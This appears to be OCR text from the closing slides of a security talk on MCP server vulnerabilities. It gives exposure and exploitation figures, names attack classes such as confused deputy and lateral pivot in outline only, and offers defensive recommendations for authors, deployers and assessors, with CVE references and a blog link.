
2,689

2,689 instances, 50+ countries. On VulnCheck KEV.

Recorded Future: actively exploited, 94/100 · fixed v2.3.4

Capabilities transfer. Controls don’t.

And every control they did intend failed open.



STRATEGIC IMPLICATIONS


Why these classics turn critical

Privilege amplification. Confused deputy. Lateral pivot.

Three jobs, three audiences

AUTHORS

validate the boundary



DEPLOYERS

segment + inventory

ASSESSORS

audit the lifecycle

CONCLUSION

Three things to walk out with

A control plane. Classic bugs, new radius. The coming pivot.

01 MCP is a control plane

02 Classic bugs, critical by context

03 The coming lateral-movement pivot.

"Review the lifecycle, not the leaf."

- Yotam, Pluto Security

Read the full writeups

pluto.security/blog
CVE-2026-27825
CVE-2026-27826
CVE-2026-33032